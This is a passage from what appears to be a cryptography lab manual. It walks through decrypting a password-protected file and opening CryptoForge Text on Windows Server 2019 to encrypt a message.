


Module 20 – Cryptography

16. Upon entering the password, the file will be successfully decrypted. You may now double-click the text file to view its contents.




17. So far, you have seen how to encrypt a file and share it with the intended user. Now, we shall share an encrypted message with a user.
18. In the **Windows Server 2019** machine, click the **Type here to search** icon present in the bottom-left corner of **Desktop**, type **crypto** in the search field and click **CryptoForge Text** from the apps to launch the application.




Module 20 – Cryptography

19. The **CryptoForge Text** window appears; type a message and click **Encrypt** from the toolbar.

